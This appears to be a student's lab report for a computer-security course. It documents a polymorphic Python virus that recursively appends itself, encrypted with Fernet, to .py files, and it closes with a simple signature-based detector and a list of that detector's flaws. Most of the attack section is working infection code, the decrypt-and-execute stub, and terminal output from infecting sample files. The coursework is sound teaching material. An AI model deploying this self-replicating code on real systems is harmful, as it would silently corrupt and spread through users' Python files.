CS547-Foundation of Computer Security

Assignment 2

Name: Chandrawanshi Mangesh Shivaji
Roll No.: 1801cs16
Filename: README.pdf
Date: 16 Feb 2022

Virus Program Flow : (virus.py)

1. **infect() :**

```
def infect():

    #Get files to infect
    filestoinfect = selectTarget(os.path.abspath("./"))
    print("Just for information purpose (No virus will print the files infected by it)")
    print("FILES INFECTED!")
    print(filestoinfect)

    # Call payload() with 1/4 probability in case of no file to infect
    if len(filestoinfect)==0:
        if randint(0,3) == 0:
            payload()

    target_file = inspect.currentframe().f_code.co_filename
    virus = open(os.path.abspath(target_file))

    virusstring = ""
    for i,line in enumerate(virus):
        if i>=0 and i <137:
            virusstring += line
    virus.close

    copyCode(filestoinfect, virusstring)

    global decMessage
    # Decrypt the encrypted code
    decMessage = fernet.decrypt(encMessage).decode()
```

infect() function will call selectTarget(path) to get the files with .py extension to infect. If there are no such files present then it will call payload() with the probability of ¼ (using random number generator), otherwise whole virus code is copied to a string so that it can be added to the infected files using the copyCode() function.

2. **selectTarget(path) :**

```
# Search for target files (.py extension) in path
def selectTarget(path):

    filestoinfect = []
    filelist = os.listdir(path)

    for filename in filelist:

        #Extend search in case of a folder
        if os.path.isdir(path+"/"+filename):
            filestoinfect.extend(selectTarget(path+"/"+filename))

        #If it is a python script -> Infect it
        elif filename[-3:] == ".py":
            infected = False
            for line in open(path+"/"+filename):
                if DATA_TO_INSERT in line:
                    # means file is already infected
                    infected = True
                    break
            if infected == False:
                filestoinfect.append(path+"/"+filename)
    return filestoinfect
```

selectTarget() function will have a path to the search directory as a parameter. If there is a subfolder present, recursive search is done. In case a .py file is found it is checked whether it is already infected, if it is not then it is added to the files to infect list.

3. CopyCode(filestoinfect, virusstring) :

```
def copyCode(filestoinfect, virusstring):

    #encrypt virus and write to target file
    global encMessage
    encMessage= fernet.encrypt(virusstring.encode())

    for fname in filestoinfect:
        f = open(fname,"a")
        f.write("\n\n\nfrom cryptography.fernet import Fernet\nimport os\n")
        f.write("DATA_TO_INSERT ="+"\"VIRUS ALREADY PRESENT!\""+"\n")
        f.close()

    for fname in filestoinfect:
        f = open(fname,"a")
        f.write("encMessage=" + "b\"\"\"")
        f.close()

    for fname in filestoinfect:
        f = open(fname,"ab")
        f.write(encMessage)
        f.close()

    for fname in filestoinfect:
        f = open(fname,"a")
        f.write("\"\"\"")
        f.close()
```

```
    for fname in filestoinfect:
        f = open(fname,"a")
        f.write("\nkey="+"\"\"\"")
        f.close()

    for fname in filestoinfect:
        f = open(fname,"ab")
        f.write(key)
        f.close()

    for fname in filestoinfect:
        f = open(fname,"a")
        f.write("\"\"\"" + "\n")
        f.close()

    for fname in filestoinfect:
        f = open(fname,"a")
        f.write(dec)
        f.close()
```

copyCode() function first encrypts the virus code. Then writes it to the file which is to be infected along with the decryption key. Also code to execute the code is appended to the infected file. Following screenshot shows the values stored in variables written in the infected file above :

```
DATA_TO_INSERT = "VIRUS ALREADY PRESENT!"

dec="""
fernet = Fernet(key)
decMessage = fernet.decrypt(encMessage).decode()
f = open("virus_copy.py","w")
f.write(decMessage)
f.close()
os.system('python virus_copy.py')
os.remove('virus_copy.py')
"""
```

4. **payload():**

```
#payload to be called when nothing to infect
def payload():
    print("*******************************************************")
    print ("NO TARGET FILE FOUND!")
    print("HARMLESS PAYLOAD() CALLED!")
    print("*******************************************************")
```

payload() is a harmless function called in case no file with .py extension is found to infect. It is not called always but with a prob. of ¼.

 # Call to infect() :

```
# Call infect
infect()
```

Execution/Infection :

First we will see how the original virus.py file infects a .py file (sum.py) located in the same folder. State of the directory :

```
PS C:\Users\mange\Desktop\Assignment-2\virus> ls


    Directory: C:\Users\mange\Desktop\Assignment-2\virus


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        16-02-2022     20:52            270 sum.py
-a----        16-02-2022     21:00           3787 virus.py
```

sum.py (before infection) :

sum.py

```
rus > sum.py > ...
1   # Original File Code
2   def func():
3       sum=0
4       for i in range(20):
5           sum=sum+i
6       print(sum)
7
8   func()
```

Execute virus.py :

```
PS C:\Users\mange\Desktop\Assignment-2\virus> python .\virus.py
Just for information purpose (No virus will print the files infected by it)
FILES INFECTED!
['C:\\Users\\mange\\Desktop\\Assignment-2\\virus/sum.py']
```

sum.py (after infection) :

sum.py

rus > sum.py > ...

```python
# Original File Code
def func():
    sum=0
    for i in range(20):
        sum=sum+i
    print(sum)

func()


from cryptography.fernet import Fernet
import os
DATA_TO_INSERT ="VIRUS ALREADY PRESENT!"
encMessage=b"""gAAAAABiDSgwCdwUEZgRy2e7H5UK1mQDB9uCiGyBssYmr_d7afIp
key="""0otNabGm4jCmhraiIFrJ91xUD3Vq_AFhGA8DTUjurFA="""

fernet = Fernet(key)
decMessage = fernet.decrypt(encMessage).decode()
f = open("virus_copy.py","w")
f.write(decMessage)
f.close()
os.system('python virus_copy.py')
os.remove('virus_copy.py')

```

We can clearly see that virus code in encrypted format is added and further code to decrypt and execute it is also appended.

Now, we will create a new python file (max of two.py) and try to infect it using the already infected file (sum.py). State of directory :

```
PS C:\Users\mange\Desktop\Assignment-2\virus> ls


    Directory: C:\Users\mange\Desktop\Assignment-2\virus


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        16-02-2022     22:12            259 max of two.py
-a----        16-02-2022     22:07           5453 sum.py
-a----        16-02-2022     21:00           3787 virus.py
```

max of two.py (before infection) :

sum.py × max of two.py ×

us > max of two.py > ...


```python
# Original File Code
def func():
    print('Enter number1 : ')
    a = int(input())
    print('Enter number2 : ')
    b = int(input())

    print('Max of number1 and number2 : ')
    if a >= b:
        print(a)
    else:
        print(b)
func()
```

Execute sum.py :

```
PS C:\Users\mange\Desktop\Assignment-2\virus> python sum.py
190
Just for information purpose (No virus will print the files infected by it)
FILES INFECTED!
['C:\\Users\\mange\\Desktop\\Assignment-2\\virus/max of two.py']
```

max of two.py (after infection) :



We can see that max of two.py is also infected in the same way. The key, if we notice here, is different from the key which was used for decryption in sum.py (which again enhances the polymorphic nature of the virus).

As a last step we will create a subfolder and create a new .py file (xor of list.py). We will infect this file by executing the max of two.py. State of directory :

```
PS C:\Users\mange\Desktop\Assignment-2\virus> ls


    Directory: C:\Users\mange\Desktop\Assignment-2\virus


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        16-02-2022     12:59                tutorial
-a----        16-02-2022     22:14           5598 max of two.py
-a----        16-02-2022     22:07           5453 sum.py
-a----        16-02-2022     21:00           3787 virus.py


PS C:\Users\mange\Desktop\Assignment-2\virus> cd .\tutorial\
PS C:\Users\mange\Desktop\Assignment-2\virus\tutorial> ls


    Directory: C:\Users\mange\Desktop\Assignment-2\virus\tutorial


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        16-02-2022     22:23            175 xor of list.py
```

 # xor of list.py (before infection) :

```
de
sum.py    max of two.py    xor of list.py ×
us > tutorial > xor of list.py > ...
1    # Original File Code
2    def func():
3        a = [1, 2, 3, 2, 3, 5, 1, 6, 5]
4        n = len(a)
5        res = 0
6        for i in range(n):
7            res = res ^ a[i]
8        print(res)
9
10   func()
```

 # Execute max of two.py :

```
PS C:\Users\mange\Desktop\Assignment-2\virus> python '.\max of two.py'
Enter number1 :
5
Enter number2 :
10
Max of number1 and number2 :
10
Just for information purpose (No virus will print the files infected by it)
FILES INFECTED!
['C:\\Users\\mange\\Desktop\\Assignment-2\\virus/tutorial/xor of list.py']
```

 # xor of list.py (after infection) :

```
# Original File Code
def func():
    a = [1, 2, 3, 2, 3, 5, 1, 6, 5]
    n = len(a)
    res = 0
    for i in range(n):
        res = res ^ a[i]
    print(res)

func()


from cryptography.fernet import Fernet
import os
DATA_TO_INSERT ="VIRUS ALREADY PRESENT!"
encMessage=b"""gAAAAABiDSy1SA1PLt70MQAPa0_8N2LEj49P3n4EHY_4_Od_slzR_dE9FSZeFR7Ia3cC385r
key="""C3tx70xRWsnUFFe6_KOAPNYKzrSaOTQ7-4XNz7Fk-gc="""

fernet = Fernet(key)
decMessage = fernet.decrypt(encMessage).decode()
f = open("virus_copy.py","w")
f.write(decMessage)
f.close()
os.system('python virus_copy.py')
os.remove('virus_copy.py')

```

We can see that xor of list.py is also infected in the same way (though it is inside a subfolder). The key, if we notice here, is different from the key which was used for decryption in previous cases.

Virus Detection : (Signature Based Mechanism)

1. detect_virus() :

```
#signature of virus
Decrypt_Function= "fernet.decrypt"

def detect_virus(path):

    infected_files = []
    filelist = os.listdir(path)

    for filename in filelist:

        #Extend search in case of a folder
        if os.path.isdir(path+"/"+filename):
            infected_files.extend(detect_virus(path+"/"+filename))

        #If it is a python script, check for possible infection
        elif filename[-3:] == ".py" and filename!="detect_virus.py":

            infected=False  #true if signature exists

            for line in open(path+"/"+filename):
                if Decrypt_Function in line:
                    infected=True

            #If both signatures are present, virus detected
            if infected==True:
                infected_files.append(path+"/"+filename)

    return infected_files
```

The code searches for py files and checks whether the signature (decryption function) is present in it. In case it is there the file is added to the list of infected files.

Execution :

```
PS C:\Users\mange\Desktop\Assignment-2> python .\detect_virus.py
VIRUS FOUND!
INFECTED FILES :
['.//virus/max of two.py', './/virus/sum.py', './/virus/tutorial/xor of list.py', './/virus/virus.py']
```

 # Possible Flaws in detection scheme :

False Positives : In case there is a program which genuinely uses decrypt functionality our detection scheme will mark it as a virus even though it is not.

False Negatives : There may be the possibility that the decrypt is outsourced to a different file then it will not be caught as a virus.

 # Payload() :

When there are no files to infect the payload() function is called with some probability (It will be ¼ if we consider a large amount of calls). Following screenshot details different outputs for different executions.

```
PS C:\Users\mange\Desktop\Assignment-2\virus> python .\virus.py
Just for information purpose (No virus will print the files infected by it)
FILES INFECTED!
[]
**********************************************************
NO TARGET FILE FOUND!
HARMLESS PAYLOAD() CALLED!
**********************************************************
PS C:\Users\mange\Desktop\Assignment-2\virus> python .\virus.py
Just for information purpose (No virus will print the files infected by it)
FILES INFECTED!
[]
PS C:\Users\mange\Desktop\Assignment-2\virus> python .\virus.py
Just for information purpose (No virus will print the files infected by it)
FILES INFECTED!
[]
PS C:\Users\mange\Desktop\Assignment-2\virus> python .\virus.py
Just for information purpose (No virus will print the files infected by it)
FILES INFECTED!
[]
```

**********EOF**********